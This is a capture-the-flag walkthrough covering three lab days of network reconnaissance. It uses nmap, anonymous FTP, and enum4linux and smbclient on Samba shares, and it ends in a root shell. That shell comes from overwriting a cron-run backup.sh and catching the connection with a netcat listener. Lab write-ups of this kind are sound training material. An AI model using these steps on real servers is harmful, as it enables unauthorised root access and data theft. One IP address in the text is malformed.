
Question 2

The port numbers of the three services running are 80,2222,3389.




Question 3

Ubuntu is reported as the most likely distribution to be running.




Question 4

The version of Apache is 2.4.29




Question 5

Running on port 2222 is SSH



Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned this website might be used for blog.



Thought Process/Methodology:

For Q1, we just do a quick search to see that Snort was created in 1998. After that we find the port numbers of the three services running by doing an nmap scan of that IP address (10.10.1191.94). Next, we observe the scan results, there are several mentions of Ubuntu. For Q4, we can see that on port 80 it showed the version of Apache which is 2.4.29. . Again, we used the original scan as a guide, focusing on port 2222 it shows that this port is running on an SSH server . Lastly, we wanted to execute the script so we used the original scan as a guide and focused on port 80, look closely at the HTTP-TITLE section. It shows that it is being used as a blog.


Day 9: Networking – Anyone can be Santa!

Tools used: Kali Linux, Terminal Emulator

Solution/walkthrough:


Question 1

The directories that we found on the FTP site are backups, elf_workshops, human_resources and public.



Question 2

The directory on the FTP server that has data accessible by the "anonymous" user is public.



Question 3

The script backup.sh gets executed within this directory.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Question 4

The Polar Express is the movie that Santa has on his wish list for Christmas.

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
386 bytes sent in 0.00 secs (8.9785 MB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat shoppinglist.txt
The Polar Express Movie
root@kali:~#
```

Question 5

Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer : THM{even_you_can_be_santa}

```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.143.121] from (UNKNOWN) [10.10.90.86] 38502
bash: cannot set terminal process group (1380): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

Firstly, we logged into the FTP server as an anonymous user. Next, we use the "ls" command to list the directories on the FTP server.Therefore, we found backups, elf_workshops, human_resources, and public. After taking a look at the directories, we can see that there is one that the anonymous user can access which is public directory. The public directory has full write, read, and execute permissions for all users. Then, we changed our directory using the "cd" command into "public" and there is a script that gets executed within this directory, which is backup.sh. Following that, we use the "get'' command to download the file onto our device. Now that the file has been downloaded, since it is a .txt, we will use the command 'cat' to see the content of the file. Therefore, we found out that the movie Santa has on his Christmas shopping list is The Polar Express.

The 2 files that we've downloaded are backup.sh and shoppinglist.txt. We open the backup.sh file in nano. Next, we set up a netcat listener. Then, we connect to the FTP server and change the directory to "public". By using the "put" command, we'll then upload it to the FTP server. We returned to our netcat listener and, after waiting for a while, we received a connection. From here, we open up the flag by using the "cat" command to "/root/flag.txt" and the flag "THM{even_you_can_be_santa}" appears.

Day 10: Networking – Don't be sElfish!


Tools used: Kali Linux, Terminal Emulator

Solution/walkthrough:

Question 1


The help options for enum4linux.

- -o Get OS information
- -S Get sharelist
- -a Do all simple enumeration
- -h Display help message




Question 2

There were 3 users on the Samba server.




Question 3

There were 4 "shares" on the Samba server.




Question 4

tbfc-santa doesn't require a password.



Question 5

ElfMcSkidy leave jingle-tunes for Santa.



Thought Process/Methodology:

We started off by running enum4linux -h on the terminal in order to see some of the ways the script can be used. To know how many users on the Samba Server, we ran enum4linux -U Machine_IP which will get a list of users. After running, we can see there were 3 users. Next, we ran enum4linux -S Machine_IP to know how many shares were on the Samba Server and there were 4 shares. Next, we were going to use smbclient to try logging into the shares on the samba server. We wanted to know if any do not require a password. After trying them all, we found that tbfc-santa did not require any password. When we log in to this share, we will find what directory ElfMcSkidy leaves for Santa. ElfMcskidy leaves jingle-tunes for Santa.